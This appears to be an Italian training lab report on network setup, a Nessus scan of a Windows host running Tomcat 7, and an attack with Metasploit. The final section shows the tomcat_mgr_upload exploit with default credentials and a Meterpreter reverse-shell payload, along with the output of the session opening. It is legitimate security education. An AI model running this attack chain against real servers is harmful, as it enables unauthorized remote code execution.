



HOSTPROTOCOL

Exploit Windows con Metasploit

Guide for New Employees

GET STARTED →

Workout Preparation

```
C:\ Prompt dei comandi  
Microsoft Windows [Versione 10.0.10240]  
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.  
C:\Users\user>ipconfig  
Configurazione IP di Windows  
  
Scheda Ethernet Ethernet:  
  Suffisso DNS specifico per connessione:  
    Indirizzo IPv4 . . . . . : 192.168.200.200  
    Subnet mask . . . . . : 255.255.255.0  
    Gateway predefinito . . . . . : 192.168.200.1  
  
Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:  
  Stato supporto . . . . . : Supporto disconnesso  
  Suffisso DNS specifico per connessione:  
  
Scheda Tunnel Teredo Tunneling Pseudo-Interface:  
  Suffisso DNS specifico per connessione:  
  Indirizzo IPv6 . . . . . : 2001:0:2851:782c:2421:3af9:adc9:c171  
  Indirizzo IPv6 locale rispetto al collegamento . . fe80::2421:3af9:adc9:c171%4  
  Gateway predefinito . . . . . : ::
```

L'output del comando ipconfig mostra la configurazione IPv4 del sistema Windows:

- Indirizzo IP assegnato: 192.168.200.200
- Subnet mask: 255.255.255.0
- Gateway predefinito: 192.168.200.1
- Il sistema risulta correttamente connesso alla rete locale e pronto per la comunicazione con altri host nella stessa sottorete.

```
(kali㉿kali)-[~]$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
  link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
      valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
      valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
  link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff  
    inet 192.168.200.100/24 brd 192.168.200.255 scope global noprefixroute eth0  
      valid_lft forever preferred_lft forever  
    inet6 fe80::d3bc:b7e8:9433:5123/64 scope link noprefixroute  
      valid_lft forever preferred_lft forever
```

Il comando ip a evidenzia la configurazione di rete della macchina Kali Linux:

- Interfaccia attiva: eth0
- Indirizzo IP assegnato: 192.168.200.100/24
- Indirizzo broadcast: 192.168.200.255
- Stato interfaccia: UP
- La macchina è configurata nella stessa rete del sistema Windows, consentendo la comunicazione diretta.

Ping Demonstration

Il comando ping 192.168.200.100 eseguito da Windows conferma la raggiungibilità dell'host Kali:

```
C:\Users\user>ping 192.168.200.100

Esecuzione di Ping 192.168.200.100 con 32 byte di dati:
Risposta da 192.168.200.100: byte=32 durata=1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
```

- Risposte positive con tempo <1ms e TTL=64
- Nessuna perdita di pacchetti
- Il test dimostra che la comunicazione ICMP tra le due macchine funziona correttamente in direzione Windows → Kali.

Il comando ping 192.168.200.200 da Kali verso Windows restituisce risposte regolari:


```
(kali㉿kali)-[~]
└─$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=0.798 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.610 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=1.05 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=0.941 ms
```

- RTT medio: circa 0.8 ms
- TTL=128, tipico dei sistemi Windows
- La connessione è bidirezionale e stabile, confermando il corretto funzionamento della rete locale tra i due host.

Start Services

Sono stati avviati i servizi Icecast2 e Apache Tomcat 7, entrambi correttamente in esecuzione:

- Icecast2: server di streaming multimediale, stato Running
- Apache Tomcat 7: server applicativo Java, avviato come servizio automatico
- Questi servizi rappresentano gli obiettivi da monitorare o analizzare durante la fase di scansione.



Il comando `systemctl start nessusd` viene eseguito per avviare il servizio Nessus, lo scanner di vulnerabilità.


L'esecuzione avviene in ambiente Kali Linux, permettendo l'accesso alla console web di Nessus per configurare e gestire le scansioni.



Start Services


All'interno dell'interfaccia Nessus, viene creata una nuova Basic Network Scan:

- Nome: Build Week G5
- Target: 192.168.200.200 (host Windows con servizi attivi)
- Cartella: Eicode
- Questa configurazione consente di analizzare la sicurezza del sistema target in rete locale.



La sezione Discovery definisce la metodologia di rilevamento:

- Tipo di scansione: Port scan (common ports)
- Tecniche di ping: TCP, ARP, ICMP
- Uso del metodo SYN e netstat se disponibili
- Queste impostazioni permettono una scansione mirata delle porte più comuni, ottimizzando tempi e accuratezza.




Start Services

Nel pannello Assessment di Nessus viene selezionato il tipo di scansione “Scan for all web vulnerabilities (quick)”.


- Attiva la ricerca di vulnerabilità nelle applicazioni web.
- Include la scansione CGI e il crawling fino a 1000 pagine.
- Analizza directory e componenti comuni per individuare falle note.
- Obiettivo: rilevare vulnerabilità tipiche di servizi web come Apache Tomcat o Icecast.

Nel pannello Report, sono abilitate le opzioni di dettaglio avanzato:

- Override normal verbosity attivo.
- Report as much information as possible selezionato.
- Ciò consente di generare un report completo con tutti i dettagli tecnici e diagnostici delle vulnerabilità riscontrate, ideale per l’analisi post-scan.



The screenshot shows the 'Processing' section of the Nessus scan configuration. It includes options for overriding verbosity, reporting patch superseding, and hiding dependency results. The 'Override normal verbosity' and 'Report as much information as possible' checkboxes are checked and highlighted with red boxes.




The screenshot shows the 'Scan Type' dropdown set to 'Scan for all web vulnerabilities (quick)'. Under 'General Settings', it says 'Avoid potential false alarms' and 'Enable CGI scanning'. In the 'Web Applications' section, it lists crawl parameters: 'Start crawling from "/"', 'Crawl 1000 pages (max)', 'Traverse 6 directories (max)', 'Test for known vulnerabilities in commonly used web applications', and 'Perform each generic web app test for 5 minutes (max)'.

Start Services

Nel pannello Advanced vengono configurati i limiti di performance:

- 30 host simultanei (max)
- 4 controlli simultanei per host
- Timeout di rete di 5 secondi
- Queste impostazioni ottimizzano la velocità del test mantenendo la stabilità della scansione.



New Scan / Basic Network Scan

Back to Scan Templates

Settings Credentials Plugins

BASIC

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Scan Type


Default

Performance options:

- 30 simultaneous hosts (max)
- 4 simultaneous checks per host (max)
- 5 second network read timeout

L'esecuzione della scansione Build Week G5 su 192.168.200.200 mostra:

- 6 vulnerabilità critiche
- 11 ad alta gravità
- 26 medie e 4 basse
- 127 informazioni generiche
- Il report conferma la presenza di diverse vulnerabilità di sicurezza sui servizi web attivi, richiedendo successiva analisi e mitigazione.



Build Week G5

Back to Epicode

Hosts 1 Vulnerabilities 55 Remediations 1 History 1

Filter Search Hosts 1 Host

Host	Auth	Vulnerabilities
192.168.200.200	Fail	6 11 26 4

Configure Audit Tra

127

Vulnerabilities

Vulnerabilities

197843 - Apache Tomcat 7.0.0 < 7.0.100 multiple vulnerabilities

Synopsis

The remote Apache Tomcat server is affected by multiple vulnerabilities

Description

The version of Tomcat installed on the remote host is prior to 7.0.100. It is, therefore, affected by multiple vulnerabilities as referenced in the `fixed_in_apache_tomcat_7.0.100_security-7` advisory.

- When using the Apache JServ Protocol (AJP), care must be taken when trusting incoming connections to Apache Tomcat. Tomcat treats AJP connections as having higher trust than, for example, a similar HTTP connection. If such connections are available to an attacker, they can be exploited in ways that may be surprising. In Apache Tomcat 9.0.0.M1 to 9.0.0.30, 8.5.0 to 8.5.50 and 7.0.0 to 7.0.99, Tomcat shipped with an AJP Connector enabled by default that listened on all configured IP addresses. It was expected (and recommended in the security guide) that this Connector would be disabled if not required. This vulnerability report identified a mechanism that allowed: - returning arbitrary files from anywhere in the web application - processing any file in the web application as a JSP. Further, if the web application allowed file upload and stored those files within the web application (or the attacker was able to control the content of the web application by some other means) then this, along with the ability to process a file as a JSP, made remote code execution possible. It is important to note that mitigation is only required if an AJP port is accessible to untrusted users. Users wishing to take a defence-in-depth approach and block the vector that permits returning arbitrary files and execution as JSP may upgrade to Apache Tomcat 9.0.31, 8.5.51 or 7.0.100 or later. A number of changes were made to the default AJP Connector configuration in 9.0.31 to harden the default configuration. It is likely that users upgrading to 9.0.31, 8.5.51 or 7.0.100 or later will need to make small changes to their configurations.

192.168.200.200

4

Il report Nessus evidenzia una vulnerabilità multipla nel server Apache Tomcat installato sulla macchina Windows (192.168.200.200), in particolare nelle versioni 7.0.0 fino a 7.0.99.

Sintesi:

Il server remoto è esposto a più vulnerabilità note risolte solo dalla versione 7.0.100 in poi.

Descrizione tecnica:

- La falla principale riguarda l'uso del protocollo AJP (Apache JServ Protocol), che consente un livello di fiducia eccessivo verso connessioni non verificate.
- Un attaccante può sfruttare tale configurazione per caricare ed eseguire file JSP arbitrari, ottenendo esecuzione di codice remoto (RCE).
- La mitigazione richiede la disabilitazione o la protezione del connettore AJP o l'aggiornamento a Tomcat \geq 7.0.100.

Rischio:

Critico – Potenziale compromissione del sistema tramite accesso non autorizzato e manipolazione remota di file JSP.



Msf Console

All'interno di Metasploit viene ricercato il modulo tomcat_mgr_upload, dedicato all'exploit autenticato del Tomcat Manager.

- Modulo selezionato:
exploit/multi/http/tomcat_mgr_upload
- Classificazione: Excellent
- Obiettivo: ottenere esecuzione di codice remoto (RCE) tramite upload di applicazioni JSP malevole.

```
msf auxiliary(scanner/http/tomcat_mgr_login) > search mgr_upload
Matching Modules
=====
#  Name
- 0  exploit/multi/http/tomcat_mgr_upload  2009-11-09  excellent  Yes  Apache Tomcat Manager Authenticated U
pload Code Execution
  1  \_ target: Java Universal
  2  \_ target: Windows Universal
  3  \_ target: Linux x86

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/tomcat_mgr_upload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

msf auxiliary(scanner/http/tomcat_mgr_login) > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

Vengono impostati i parametri principali per la connessione e il payload:

- Credenziali: admin : password
- Target: 192.168.200.200, porta 8080
- Payload: java/meterpreter/reverse_tcp
- LHOST: 192.168.200.100, LPORT: 7777
- Tutte le impostazioni risultano corrette per lanciare il tentativo di sfruttamento.

```
msf exploit(multi/http/tomcat_mgr_upload) > set payload payload/java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying h6nGi0l ...
[*] Executing h6nGi0l ...
[*] Undeploying h6nGi0l ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:49452) at 2025-11-11 11:23:16 -0500

meterpreter >
```

Msf Console

